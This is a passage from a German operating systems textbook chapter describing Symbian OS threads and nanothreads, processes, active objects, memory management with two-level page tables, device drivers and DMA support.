Symbian OS wurde in der Hauptsache mit APIs konzipiert, die auf Multimedia ausgerichtet sind. Multimediasergeräte und -inhalte werden von speziellen Servern und durch ein Rahmenwerk behandelt, mit dessen Hilfe der Benutzer Module implementieren kann, die neue und vorhandene Inhalte darstellen und beschreiben, was mit ihnen zu tun ist. Auf fast dieselbe Weise wie bei der Nachrichtenübertragung wird Multimedia durch verschiedene Objektformen unterstützt, die untereinander in Beziehung stehen. Die Art, wie Töne abgespielt werden, steht im Zusammenhang damit, wie Tonformate implementiert werden.

12.3 Prozesse und Threads in Symbian OS

Symbian OS ist ein Multitasking-Betriebssystem, das die Konzepte von Prozessen und Threads genau wie andere Betriebssysteme verwendet. Die Struktur des Symbian-OS-Kerns und die Art, wie mit dem möglichen Mangel an Ressourcen umgegangen wird, beeinflusst jedoch die Art, wie diese Multitasking-Objekte angesehen werden.

12.3.1 Threads und Nanothreads

Anstatt Prozesse als Basis für Multitasking zu verwenden, bevorzugt Symbian OS Threads und ist um das Thread-Konzept herum aufgebaut. Threads bilden die zentrale Einheit für Multitasking. Ein Prozess wird vom Betriebssystem einfach nur als eine Sammlung von Threads mit einem Prozesskontrollblock und ein wenig Speicherplatz angesehen.

Thread-Unterstützung in Symbian OS basiert auf dem Nanokern mit **Nanothreads**. Der Nanokern stellt nur einfache Thread-Unterstützung zur Verfügung; jeder Thread wird durch einen Nanokern-basierten Nanothread unterstützt. Der Nanokern sorgt für das Nanothread-Scheduling, die Synchronisation (Kommunikation zwischen Threads) und die Timing-Dienste. Nanothreads laufen im privilegierten Modus und benötigen einen Stack, um ihre Laufzeitumgebungsdaten zu sichern. Nanothreads können nicht im Benutzermodus laufen. Diese Tatsache bedeutet, dass das Betriebssystem genaue und strenge Kontrolle über jeden einzelnen Nanothread behalten kann. Ein Nanothread benötigt nur eine sehr kleine Datenmenge zur Ausführung: im Prinzip die Position und die Größe seines Stacks. Das Betriebssystem behält die Kontrolle über alles weitere, wie beispielsweise über den Code, den der Thread benutzt, und speichert den Kontext des Threads auf seinem Laufzeitstack.

Ebenso wie Prozesse Zustände besitzen, haben Nanothreads Thread-Zustände. Das Modell des Symbian-OS-Nanokerns fügt dem Grundmodell einige Zustände hinzu.

Zusätzlich zu den Grundzuständen können Nanothreads damit in einem der folgenden Zustände sein:

Angehalten (*suspended*) – Dieser Zustand tritt ein, wenn ein Thread einen anderen Thread anhält, und ist vom Wartezustand zu unterscheiden, bei dem ein Thread durch ein Objekt der oberen Schicht blockiert wird (z.B. durch einen Symbian-OS-Thread).

Warten auf schnelles Semaphor (*Fast Semaphore Wait*) – Ein Thread in diesem Zustand wartet darauf, dass ein schnelles Semaphor – eine Art Wächtervariable – signalisiert wird. Schnelle Semaphore sind Semaphore auf Nanokernebene.

DFC-Wartezustand – Ein Thread in diesem Zustand wartet auf einen verzögerten Funktionsaufruf (DFC, *delayed function call*), der in die DFC-Warteschlange eingefügt wird. DFCs werden zur Implementierung von Gerätetreibern eingesetzt. Sie repräsentieren Aufrufe an den Kern, die in einer Warteschlange gespeichert werden können und von der Symbian-OS-Kernschicht zur Ausführung eingeteilt werden.

Schlafzustand – Schlafende Threads warten, bis eine festgelegte Zeitspanne abgelaufen ist.

Andere – Dies ist ein allgemeiner Zustand, der benutzt wird, wenn Entwickler zusätzliche Zustände für Nanothreads implementieren. Diese Situation entsteht, wenn die Nanokern-Funktionen für neue Telefonplattformen erweitert werden (Personality-Ebenen genannt). Die Entwickler müssen dann ebenfalls implementieren, wie die Zustandsübergänge zu und von ihren erweiterten Implementierungen aussehen.

Vergleichen wir das Konzept der Nanothreads mit der konventionellen Vorstellung von einem Prozess: Ein Nanothread ist im Wesentlichen ein Ultra-Leichtgewicht-Prozess. Er hat einen Mini-Kontext, der gewechselt wird, wenn Nanothreads auf einen Prozessor gebracht oder von einem Prozessor geholt werden. Jeder Nanothread hat einen Zustand, genau wie Prozesse. Der Schlüssel zu Nanothreads ist die strenge Kontrolle, die der Nanokern darüber hat, und die minimalen Daten, die den Kontext von jedem einzelnen Nanothread bilden.

Threads in Symbian OS werden auf Nanothreads aufgebaut. Der Kern ergänzt die Unterstützung, die der Nanokern zur Verfügung stellt. Threads im Benutzermodus für Standardanwendungen werden von Symbian-OS-Threads implementiert. Jeder Symbian-OS-Thread enthält einen Nanothread und fügt seinen eigenen Laufzeitstack zu dem Stack hinzu, den der Nanothread verwendet. Symbian-OS-Threads können im Kernmodus durch Systemaufrufe operieren. Symbian OS fügt außerdem Ausnahmebehandlung und Signalisierung der Beendigung des Threads zur Implementierung hinzu.

Symbian-OS-Threads implementieren ihre eigene Zustandsmenge oberhalb der Nanothread-Implementierung. Da Symbian-OS-Threads Funktionalität zu der minimalen Nanothread-Implementierung hinzufügen, spiegeln die neuen Zustände die neuen Konzepte wider, die in die Symbian-OS-Threads eingebaut sind. Symbian OS fügt sieben neue Zustände hinzu, in denen sich Symbian-OS-Threads befinden können. Dabei

liegt der Schwerpunkt auf den besonderen Bedingungen, unter denen ein Symbian-OS-Thread blockieren kann. Zu diesen speziellen Zuständen gehören das Warten und das Angehalten-Sein auf (normale) Semaphore, Mutexvariablen und Zustandsvariablen. Da die Implementierung von Symbian-OS-Threads auf den Nanothreads aufsetzt, sind diese Zustände im Hinblick auf Nanothread-Zustände implementiert, hauptsächlich durch die verschiedenen Arten, den Nanothread-Zustand „angehalten“ zu benutzen.

12.3.2 Prozesse

Prozesse in Symbian OS sind dann Symbian-OS-Threads, die unter einer einzelnen Prozesskontrollblockstruktur mit einem einzelnen Speicherbereich gruppiert sind. Es gibt eventuell nur einen einzigen Thread, der unter einem Prozesskontrollblock ausgeführt wird. Die Konzepte des Prozesszustands und des Prozess-Schedulings wurden schon von Symbian-OS-Threads und Nanothreads definiert. Das Scheduling eines Prozesses wird dann durch das Scheduling eines Threads und das Initialisieren der richtigen Prozesskontrollblöcke implementiert, die der Thread für seine Daten benötigt.

Symbian-OS-Threads, die unter einem Prozess organisiert sind, arbeiten auf mehrere Arten zusammen. Erstens gibt es einen einzigen Haupt-Thread, der als Startpunkt für den Prozess markiert ist. Zweitens teilen sich Threads Scheduling-Parameter. Das Verändern der Parameter für den Prozess, das heißt der Scheduling-Methode, ändert die Parameter für alle Threads. Drittens teilen sich Threads Speicherplatzobjekte, einschließlich Geräte- und andere Objektdeskriptoren. Wenn ein Prozess schließlich terminiert, beendet der Kern alle Threads in diesem Prozess.

12.3.3 Aktive Objekte

Aktive Objekte sind spezialisierte Formen von Threads, die so implementiert sind, dass sie die Probleme, die sie für die Betriebssystemumgebung darstellen, durch ihre Konstruktion wieder lösen können. Die Konstrukteure von Symbian OS erkannten, dass es viele Situationen geben würde, in denen ein Thread in einer Anwendung blockieren würde. Da der Fokus von Symbian OS auf der Kommunikation liegt, haben viele Anwendungen ein ähnliches Implementierungsmuster: Sie schreiben Daten an ein Kommunikationssocket oder schicken Informationen durch eine Pipe, dann blockieren sie, solange sie auf eine Rückmeldung vom Empfänger warten. Aktive Objekte wurden so konzipiert, dass sie nach ihrer Rückkehr aus dem blockierten Zustand nur einen einzigen Einstiegspunkt in ihren aufgerufenen Code haben. Dadurch wird ihre Implementierung vereinfacht. Da aktive Objekte im Benutzeradressraum laufen, besitzen sie die Eigenschaften von Symbian-OS-Threads. Als solche haben sie ihren eigenen Nanothread und können sich mit anderen Symbian-OS-Threads vereinen, um gegenüber dem Betriebssystem als ein Prozess zu erscheinen.

Wenn aktive Objekte einfach Symbian-OS-Threads sind, kann man natürlich hinterfragen, welchen Vorteil das Betriebssystem aus diesem vereinfachten Thread-Modell zieht. Der Schlüssel zu aktiven Objekten liegt im Scheduling. Während sie auf Ereig-

nisse warten, befinden sich alle aktiven Objekte innerhalb eines einzigen Threads und können auch als ein Thread gegenüber dem System auftreten. Der Kern muss nicht ständig jedes aktive Objekt überprüfen, um festzustellen, ob seine Blockierung wieder aufgehoben werden kann. Aktive Objekte in einem einzelnen Prozess können deshalb durch einen einzigen Scheduler koordiniert werden, der in einem einzigen Thread implementiert ist. Durch die Bündelung von Code in einem einzigen Thread (der ansonsten als mehrere Threads implementiert werden müsste), durch feste Einstiegspunkte in den Code und durch die Nutzung eines einzigen Schedulers zur Koordination der Ausführung bilden aktive Objekte eine effiziente und leichtgewichtige Version von Standard-Threads.

Es ist wichtig, sich klar zu machen, an welcher Stelle aktive Objekte in die Symbian-OS-Prozessstruktur hineinpassen. Wenn ein konventioneller Thread einen Systemaufruf auslöst, der seine weitere Ausführung blockiert, während der Thread im Wartezustand ist, dann muss das Betriebssystem noch den Thread überprüfen. Das Betriebssystem wird die Zeit zwischen Kontextwechseln darauf verwenden, blockierte Prozesse im Wartezustand zu überprüfen, um festzustellen, ob einer davon in den rechenbereiten Zustand verschoben werden muss. Aktive Objekte platzieren sich selbst im Wartezustand und warten auf ein bestimmtes Ereignis. Deshalb muss das Betriebssystem sie nicht überprüfen, sondern es verschiebt sie, wenn das Ereignis ausgelöst wurde. Die Folge ist weniger Thread-Überprüfung und eine bessere Performanz.

12.3.4 Interprozesskommunikation

In einer Multithreading-Umgebung wie Symbian OS ist Interprozesskommunikation äußerst wichtig für die Systemleistung. Threads, insbesondere in der Form von Systemservern, kommunizieren ständig.

Ein **Socket** ist das grundlegende Kommunikationsmodell, das von Symbian OS benutzt wird. Es ist eine abstrakte Kommunikationspipeline zwischen zwei Endpunkten. Die Abstraktion wird eingesetzt, um sowohl die Übertragungsmethode als auch die Verwaltung der Daten zwischen den Endpunkten zu verbergen. Das Konzept der Sockets wird von Symbian OS zur Kommunikation zwischen Clients und Servern, von Threads zu Geräten und zwischen den Threads selbst verwendet.

Das Socket-Modell bildet auch die Basis der Geräteein- und -ausgabe. Wieder ist Abstraktion der Schlüssel, der dieses Modell so nützlich werden lässt. Die gesamte Technik des Datenaustauschs mit einem Gerät wird vom Betriebssystem statt von der Anwendung verwaltet. Zum Beispiel können Sockets, die über TCP/IP in einer Netzwerkumgebung arbeiten, leicht darauf angepasst werden, über eine Bluetooth-Umgebung zu arbeiten, indem Parameter im benutzten Socket-Typ verändert werden. Den Großteil der übrigen Arbeit im Zusammenhang mit dem Datenaustausch bei solch einer Umstellung erledigt das Betriebssystem.

Symbian OS implementiert die standardmäßigen Basisoperationen der Synchronisation, die man in einem Allzweck-Betriebssystem finden würde. Mehrere Formen von Semaphoren und Mutexen werden im gesamten Betriebssystem eingesetzt. Diese sorgen für die Synchronisation von Prozessen und Threads.

12.4 Speicherverwaltung

Speicherverwaltung in Systemen wie Linux und Windows beinhaltet viele der Konzepte, die wir beschrieben haben, um die Verwaltung von Speicherressourcen zu realisieren. Die Kombination von Konzepten wie virtuellen Speicherseiten, die auf physischen Speicherrahmen aufgebaut sind, virtuellem Speicher mit Demand Paging und dynamischer Seitenersetzung erzeugt die Illusion von fast endlosen Ressourcen, wobei physischer Speicher durch Datenträger wie Festplattenspeicher unterstützt und erweitert wird.

Als ein effektives Allzweck-Betriebssystem muss Symbian OS auch ein Modell zur Speicherverwaltung anbieten. Da jedoch die Speichermöglichkeiten auf Smartphones in der Regel recht begrenzt sind, ist das Speichermodell eingeschränkt und bietet kein virtuelles Speicher-/Auslagerungsmodell für seine Speicherverwaltung. Es benutzt allerdings die meisten der anderen Mechanismen, die wir zum Verwalten des Speichers vorgestellt haben, einschließlich Hardware-MMUs.

12.4.1 Systeme ohne virtuellen Speicher

Viele Computersysteme sind nicht dafür ausgerichtet, einen vollständigen virtuellen Speicher mit Demand Paging anzubieten. Die einzige Speichermöglichkeit für das Betriebssystem auf diesen Plattformen ist der Arbeitsspeicher; sie besitzen kein Plattenlaufwerk. Deswegen unterstützen die meisten kleineren Systeme, von PDAs über Smartphones bis hin zu höheren entwickelten Handheld-Geräten, keinen virtuellen Speicher mit Demand Paging.

Sehen wir uns den Speicherbereich an, der in den meisten Geräten mit kleiner Plattform benutzt wird. Typischerweise haben diese Systeme zwei Arten von Speicher: RAM und Flash-Speicher. RAM speichert den Betriebssystemcode (wird also verwendet, wenn das System hochgefahren wird). Flash-Speicher wird sowohl als Operationsspeicher als auch als zur permanenten (Datei-)Ablage eingesetzt. Oft ist es möglich, zusätzlichen Flash-Speicher zu einem Gerät hinzuzufügen (wie beispielsweise SD-Karten (*Secure Digital card*)), dieser Speicher wird dann ausschließlich für die permanente Sicherung verwendet.

Das Fehlen von virtuellem Speicher mit Demand Paging bedeutet nicht zwangsläufig, dass es keine Speicherverwaltung gibt. Tatsächlich sind die meisten kleineren Plattformen auf einer Hardware aufgebaut, die viele der Verwaltungsfunktionen von größeren Systemen bietet. Dazu gehören Funktionen wie Paging, Adressübersetzung und virtuelle/physische Adressabstraktion. Die Tatsache, dass es keinen virtuellen Speicher gibt, bedeutet einfach nur, dass Seiten nicht aus dem Arbeitsspeicher ausgelagert und in einem externen Speichermedium abgelegt werden können. Die Abstraktion der Speicherseite wird aber trotzdem benutzt. Seiten werden ersetzt, doch die ersetzte Seite wird einfach gelöscht. Daraus folgt, dass nur Codeseiten ersetzt werden können, da nur diese im Flash-Speicher gesichert sind.

Speicherverwaltung umfasst folgende Aufgaben:

Verwaltung der Anwendungsgröße: Die Größe einer Anwendung – Code und Daten – hat großen Einfluss darauf, wie Speicher genutzt wird. Geschick und Disziplin sind erforderlich, um kleine Software herzustellen. Die Verwendung von objekt-orientiertem Design kann hierfür allerdings eine Hürde sein (mehr Objekte bedeuten mehr dynamische Speicherbelegung, wodurch Heap-Größen anwachsen). Die meisten Betriebssysteme für kleinere Plattformen bemühen sich sehr, statisches Binden von Modulen ganz zu verhindern.

Heap-Verwaltung: Der Heap – der Platz für dynamische Speicherbelegung – muss auf kleineren Plattformen sehr streng verwaltet werden. Heap-Speicherplatz ist auf kleineren Plattformen in der Regel begrenzt, um Programmierer zu zwingen, so viel wie möglich des Heap-Speicherplatzes wieder freizugeben und wiederzuverwenden. Sich über die Grenzen hinauszuwagen, führt zu Fehlern in der Speicherbelegung.

In-Place-Ausführung: Plattformen ohne Plattenlaufwerke unterstützen normalerweise eine sogenannte In-Place-Ausführung. Dies bedeutet, dass der Flash-Speicher in den virtuellen Adressraum eingebettet wird und Programme direkt vom Flash-Speicher aus ausgeführt werden, ohne zuerst ins RAM kopiert zu werden. Dadurch wird die Ladezeit auf null reduziert und Anwendungen können direkt starten. Außerdem wird der knappe Platz im RAM nicht aufgebraucht.

Laden von DLLs: Die Wahl des Zeitpunkts, wann DLLs geladen werden sollen, kann die Wahrnehmung der Systemleistung beeinflussen. Beispielsweise ist es akzeptabler, alle DLLs dann zu laden, wenn eine Anwendung zum ersten Mal in den Speicher geladen wird, als sie sporadisch während der Ausführung nach und nach zu laden. Benutzer werden eine Verzögerung beim anfänglichen Laden einer Anwendung eher tolerieren als während der Ausführung. Beachten Sie, dass DLLs möglicherweise überhaupt nicht geladen werden müssen. Dies könnte z.B. der Fall sein, falls sie (a) schon im Speicher sind oder (b) auf externem Flash-Speichermedium enthalten sind (in diesem Fall können sie an Ort und Stelle ausgeführt werden).

Offload-Speicherverwaltung von Hardware: Wenn eine MMU zur Verfügung steht, dann wird sie in vollem Umfang genutzt. Tatsächlich wird die Systemleistung umso besser sein, je mehr Funktionalität an eine MMU delegiert werden kann.

Selbst unter Benutzung der In-Place-Ausführung werden kleine Geräteplattformen trotzdem noch herkömmlichen RAM-Speicher benötigen, der für Operationen des Betriebssystems reserviert ist. Dieser Speicherbereich wird dann von den Prozessen mit dem permanenten Speicher (z.B. Flash-Speicher) gemeinsam benutzt und in der Regel auf eine von zwei Arten verwaltet. Beim ersten, sehr einfachen Ansatz findet überhaupt kein Paging statt. Bei Systemarten, die diese Methode einsetzen, bedeutet ein Kontextwechsel, dass Speicherplatz für die Ausführung belegt wird, zum Beispiel Heap-Speicherplatz, und dieser Platz von allen Prozessen gemeinsam genutzt wird. Diese Methode benutzt wenig bis keine Schutzmechanismen zwischen Prozessspeicherbereichen und vertraut den Prozessen, dass sie gut zusammen funktionieren.

Palm OS hat diesen einfachen Ansatz der Speicherverwaltung. Die zweite Methode geht etwas disziplinierter vor. Hier wird der Arbeitsspeicher in Seiten eingeteilt und diese Seiten werden alloziert, sobald sie zur Ausführung benötigt werden. Seiten werden in einer Freibereichsliste aufbewahrt, die vom Betriebssystem verwaltet wird, und können bei Bedarf sowohl vom Betriebssystem als auch von Benutzerprozessen belegt werden. Wenn die Liste der freien Seiten ausgeschöpft ist, hat das System bei diesem Vorgehen keinen Speicherplatz mehr zur Verfügung (weil es keinen virtuellen Speicher gibt) und es kann keine weitere Belegung stattfinden. Symbian OS ist ein Beispiel für diese zweite Methode.

12.4.2 Wie Symbian OS den Speicher adressiert

Da Symbian OS ein 32-Bit-Betriebssystem ist, können Adressen bis zu 4 GB lang sein. Symbian OS setzt die gleichen Abstraktionen wie größere Systeme ein: Programme müssen virtuelle Adressen benutzen, die vom Betriebssystem auf physische Adressen abgebildet werden. Wie bei den meisten Systemen teilt Symbian OS den Speicher in virtuelle Seiten und physische Seiten auf. Die Rahmengröße beträgt gewöhnlich 4 KB, kann aber auch variabel sein.

Da es bis zu 4 GB an Speicher geben kann, bedeutet eine Rahmengröße von 4 KB eine Seitentabelle mit über einer Million Einträgen. Bei Systemen mit begrenzter Speichergröße kann Symbian OS nicht 1 MB der Seitentabelle überlassen. Außerdem wären die Such- und Zugriffszeiten für eine derartig große Tabelle eine Zumutung für das System. Um dieses Problem zu lösen, verwendet Symbian OS eine zweistufige Seitentabellenstrategie, die in ► Abbildung 12.2 gezeigt ist. Die erste Stufe ist das **Seitenverzeichnis**, sie stellt eine Verbindung zur zweiten Stufe zur Verfügung und wird durch einen Teil der virtuellen Adresse (die ersten 12 Bits) indiziert. Dieses Verzeichnis wird im Speicher gehalten und ist vom **TTBR (Translation Table Base Register)** aus zugreifbar. Ein Seitenverzeichniseintrag zeigt auf die zweite Stufe, die eine Sammlung von Seitentabellen darstellt. Diese Tabellen liefern einen Link zu einer speziellen Speicherseite und werden von einem Teil der virtuellen Adressen (den mittleren 8 Bit) indiziert. Schließlich wird das Wort in der referenzierten Seite von den 12 niederwertigen Bits der virtuellen Adresse indiziert. Die Hardware unterstützt diese Berechnung von der virtuellen zur physischen Adresse. Auch wenn Symbian OS nicht voraussetzen kann, dass es eine Hardwareunterstützung gibt, so haben doch die meisten Architekturen, für die Symbian OS implementiert ist, MMUs. Der ARM-Prozessor zum Beispiel hat eine umfassende MMU, mit einem TLB (Translation Lookaside Buffer), um bei der Adressberechnung zu helfen.

Wenn sich eine Seite nicht im Speicher befindet, dann entsteht ein Fehlerzustand, da alle Speicherseiten einer Anwendung zu dem Zeitpunkt geladen werden sollten, an dem die Anwendung gestartet wird (kein Demand Paging). Dynamisch ladbare Bibliotheken werden nicht durch Seitenfehler, sondern explizit von kleinen Code-Stubs, die mit der ausführbaren Datei der Anwendung verknüpft sind, in den Speicher gebracht.




Abbildung 12.2: Symbian OS setzt eine zweistufige Seitentabelle ein, um die Zugriffszeit auf die Tabelle und den Speicherbedarf zu reduzieren.

Trotz des Fehlens von Swapping ist der Speicher in Symbian OS erstaunlich dynamisch. Der Kontextwechsel für Anwendungen findet innerhalb des vorhandenen Speichers statt und alle Anwendungen haben, wie oben beschrieben, bereits beim Start ihre Speicheranforderungen durchgeführt. Die Speicherseiten, die eine Anwendung jeweils benötigt, kann beim Laden in den Speicher statisch vom Betriebssystem angefordert werden. Dynamischer Speicherplatz – das heißt Speicher für den Heap – ist begrenzt, deshalb kann dynamischer Speicherplatz ebenfalls statisch angefordert werden. Speicherrahmen werden von Seiten aus einer Liste von freien Rahmen belegt. Falls keine freien Rahmen verfügbar sind, entsteht ein Fehlerzustand. Aktuell verwendete Speicherrahmen können nicht mit Seiten von einer ankommenden Anwendung ersetzt werden, selbst wenn die Rahmen von einer Anwendung belegt sind, die zurzeit nicht ausgeführt wird. Dies liegt daran, dass es kein Swapping in Symbian OS gibt und damit keinen Platz, an den die verdrängten Seiten kopiert werden könnten, weil der (sehr begrenzte) Flash-Speicher nur für Benutzerdateien da ist.

Es gibt eigentlich vier Versionen des Speicherimplementierungsmodells, das Symbian OS benutzt. Jedes Modell wurde für bestimmte Arten von Hardwarekonfigurationen entworfen. Im Folgenden werden die Versionen kurz aufgeführt.

Das Moving-Modell: Dieses Modell wurde für frühe ARM-Architekturen konzipiert. Das Seitenverzeichnis im Moving-Modell ist 4 KB lang und jeder Eintrag hält 4 Byte, womit das Verzeichnis eine Größe von 16 KB hat. Speicherseiten sind durch Zugriffubits geschützt, die mit Speicherrahmen und (durch das Markieren des Speicherzugriffs) mit einer Domäne verknüpft sind. Domänen werden im Seitenverzeichnis aufgezeichnet und die MMU setzt die Zugriffsrechte für jede Domäne durch. Obwohl Segmentierung nicht ausdrücklich verwendet wird, gibt es eine Organisation zum Layout des Speichers: Es gibt einen Datenabschnitt für Daten, die vom Benutzer belegt wurden, und einen Kernabschnitt für Daten, die vom Kern belegt wurden.

Das Mehrfach-Modell: Dieses Modell wurde für Version 6 und später für die ARM-Architektur entwickelt. Die MMU in diesen Versionen unterscheidet sich von der in früheren Versionen. Beispielsweise benötigt das Seitenverzeichnis eine andere Behandlung, da es in zwei Teile eingeteilt sein kann, von denen jedes auf zwei verschiedene Mengen von Seitentabellen verweist. Diese beiden Mengen werden für Benutzer-Seitentabellen und für Kern-Seitentabellen benutzt. Die neue Version der ARM-Architektur hat die Zugriffubits auf jedem Seitenrahmen überarbeitet und verbessert und lehnt das Domänenkonzept ab.

Das direkte Modell: Das direkte Modell geht davon aus, dass es überhaupt keine MMU gibt. Dieses Modell wird selten benutzt und ist auf Smartphones nicht zugelassen. Das Fehlen der MMU würde ernsthafte Performanzprobleme mit sich bringen. Dieses Modell ist sinnvoll für Entwicklungsumgebungen, wo die MMU aus irgendwelchen Gründen ausgeschaltet sein muss.

Das Emulator-Modell: Dieses Modell wurde entwickelt, um den auf Windows aufgesetzten Symbian-OS-Emulator zu unterstützen. Der Emulator unterliegt im Vergleich zu einer realen Ziel-CPU nur wenigen Einschränkungen. Er läuft als ein einzelner Windows-Prozess, daher ist der Adressraum auf 2 GB statt 4 GB eingeschränkt. Der gesamte Speicher, der dem Emulator zur Verfügung steht, ist von jedem Symbian-OS-Prozess aus zugreifbar, deshalb ist kein Speicherschutz verfügbar. Symbian-OS-Bibliotheken werden als Windows-Format-DLLs zur Verfügung gestellt, daher behandelt Windows die Belegung und Verwaltung des Speichers.

12.5 Eingabe und Ausgabe

Die Ein-/Ausgabestruktur in Symbian OS spiegelt die Struktur anderer Betriebssysteme wider. In diesem Abschnitt wollen wir einige der einmaligen Charakteristika vorstellen, die Symbian OS zum Fokus auf seine Zielplattform einsetzt.

12.5.1 Gerätetreiber

In Symbian OS werden Gerätetreiber als privilegierter Code ausgeführt, um Code der Benutzerebene Zugriff auf systemgeschützte Ressourcen zu geben. Wie bei Linux und Windows repräsentieren Gerätetreiber den Softwarezugang zur Hardware.

Ein Gerätetreiber in Symbian OS ist in zwei Ebenen aufgeteilt: einen logischen Gerätetreiber (LDD) und einen physischen Gerätetreiber (PDD). Der LDD präsentiert eine Schnittstelle zu den oberen Software-Schichten, während der PDD direkt mit der Hardware interagiert. In diesem Modell kann der LDD die gleiche Implementierung für alle Geräte einer bestimmten Gerätekategorie verwenden, während der PDD sich mit jedem Gerät ändert. Symbian OS liefert viele Standard-LDDs. Manchmal, wenn die Hardware fast Standard oder weit verbreitet ist, stellt Symbian OS auch einen PDD bereit.

Betrachten wir ein Beispiel eines seriellen Geräts: Symbian OS definiert einen allgemeinen seriellen LDD, der die Programmschnittstellen festlegt, um auf das serielle Gerät zuzugreifen. Der LDD liefert eine Schnittstelle zum PDD, der die Schnittstelle zu seriellen Geräten zur Verfügung stellt. Der PDD implementiert Puffer und den Kontrollflussmechanismus, der notwendig ist, um bei der Regulation der Unterschiede in der Geschwindigkeit zwischen der CPU und seriellen Geräten zu helfen. Ein einzelner LDD (die Benutzerseite) kann mit jedem der PDDs verbunden werden, die eventuell genutzt werden, um serielle Geräte auszuführen. Auf einem konkreten Smartphone könnte dies ein Infrarot-Port oder sogar ein RS-232-Port sein. Diese beiden Ports sind gute Beispiele: Sie benutzen den gleichen seriellen LDD, aber unterschiedliche PDDs.

LDDs und PDDs können dynamisch von Benutzerprogrammen geladen werden, falls sie nicht schon im Speicher vorhanden sind. Es werden Programmierhilfsmittel zur Verfügung gestellt, die überprüfen, ob das Laden notwendig ist.

12.5.2 Kernerweiterungen

Kernerweiterungen sind Gerätetreiber, die von Symbian OS zur Bootzeit geladen werden. Da sie zur Boot-Zeit geladen werden, handelt es sich um Spezialfälle, die anders als normale Treiber behandelt werden müssen.

Kernerweiterungen unterscheiden sich von normalen Gerätetreibern. Die meisten Gerätetreiber werden als LDDs implementiert, mit PDDs gepaart und geladen, wenn sie von Anwendungen des Benutzeradressraums benötigt werden. Kernerweiterungen dagegen werden beim Systemstart geladen, sind auf bestimmte Geräte ausgerichtet und werden in der Regel nicht mit PDDs verbunden.

Kernerweiterungen sind in die Boot-Prozedur eingebaut. Diese speziellen Gerätetreiber werden geladen und gestartet, kurz nachdem der Scheduler startet. Sie implementieren Funktionen, die kritisch für Betriebssysteme sind: DMA-Dienste, Display-Verwaltung, Bussteuerung zu peripheren Geräten (z.B. den USB-Bus). Kernerweiterungen werden aus zwei Gründen zur Verfügung gestellt. Erstens entsprechen sie den objekt-orientierten Entwurfsabstraktionen, die – wie wir gesehen haben – charakteristisch für das Mikrokernendesign sind. Zweitens ermöglichen sie es den speziellen Plattformen, auf denen Symbian OS läuft, spezialisierte Gerätetreiber auszuführen, die die Hardware für jede Plattform unterstützen, ohne den Kern neu übersetzen zu müssen.

12.5.3 Direct Memory Access

Gerätetreiber machen häufig Gebrauch von DMA und Symbian OS unterstützt den Einsatz der DMA-Hardware. DMA-Hardware besteht aus einem Controller, der eine Menge von DMA-Kanälen steuert. Jeder Kanal stellt eine einzelne Kommunikationsrichtung zwischen Speicher und einem Gerät zur Verfügung; deshalb sind für eine zweidirektionale Datenübertragung zwei DMA-Kanäle notwendig. Mindestens ein Paar von DMA-Kanälen ist für den LCD-Controller des Bildschirms reserviert. Zusätzlich stellen die meisten Plattformen eine bestimmte Anzahl an allgemeinen DMA-Kanälen zur Verfügung.

Sobald ein Gerät Daten an den Speicher übertragen hat, wird ein System-Interrupt ausgelöst. Der DMA-Dienst, der von der DMA-Hardware bereitgestellt wird, wird von dem PDD für das Übertragungsgerät benutzt – den Teil des Gerätetreibers, der die Schnittstelle zur Hardware darstellt. Zwischen dem PDD und dem DMA-Controller implementiert Symbian OS zwei Software-Schichten: eine Software-DMA-Schicht und eine Kernerweiterung, die eine Schnittstelle zur DMA-Hardware bildet. Die DMA-Schicht ist ihrerseits in eine plattformunabhängige Schicht und eine plattformabhängige Schicht aufgeteilt. Als Kernerweiterung ist die DMA-Schicht einer der ersten Gerätetreiber, die vom Kern während der Boot-Prozedur gestartet werden.

DMA-Unterstützung wird aus einem besonderen Grund verkompliziert: Symbian OS unterstützt viele unterschiedliche Hardwarekonfigurationen und keine einzige DMA-Konfiguration kann als vorhanden vorausgesetzt werden. Die Schnittstelle zur DMA-Hardware ist über viele Plattformen standardisiert und wird in der plattformunabhängigen Schicht bereitgestellt. Die plattformabhängige Schicht und die Kernerweiterung werden vom Hersteller geliefert, somit wird die DMA-Hardware ebenso behandelt, wie Symbian OS jedes andere Gerät behandelt: mit einem Gerätetreiber in LDD- und PDD-Komponenten. Da die DMA-Hardware als ein selbstständiges Gerät angesehen wird, ist diese Art der Implementierungsunterstützung sinnvoll, weil es der Art und Weise entspricht, wie Symbian OS alle Geräte unterstützt.

12.5.4 Spezialfall: Speichermedien

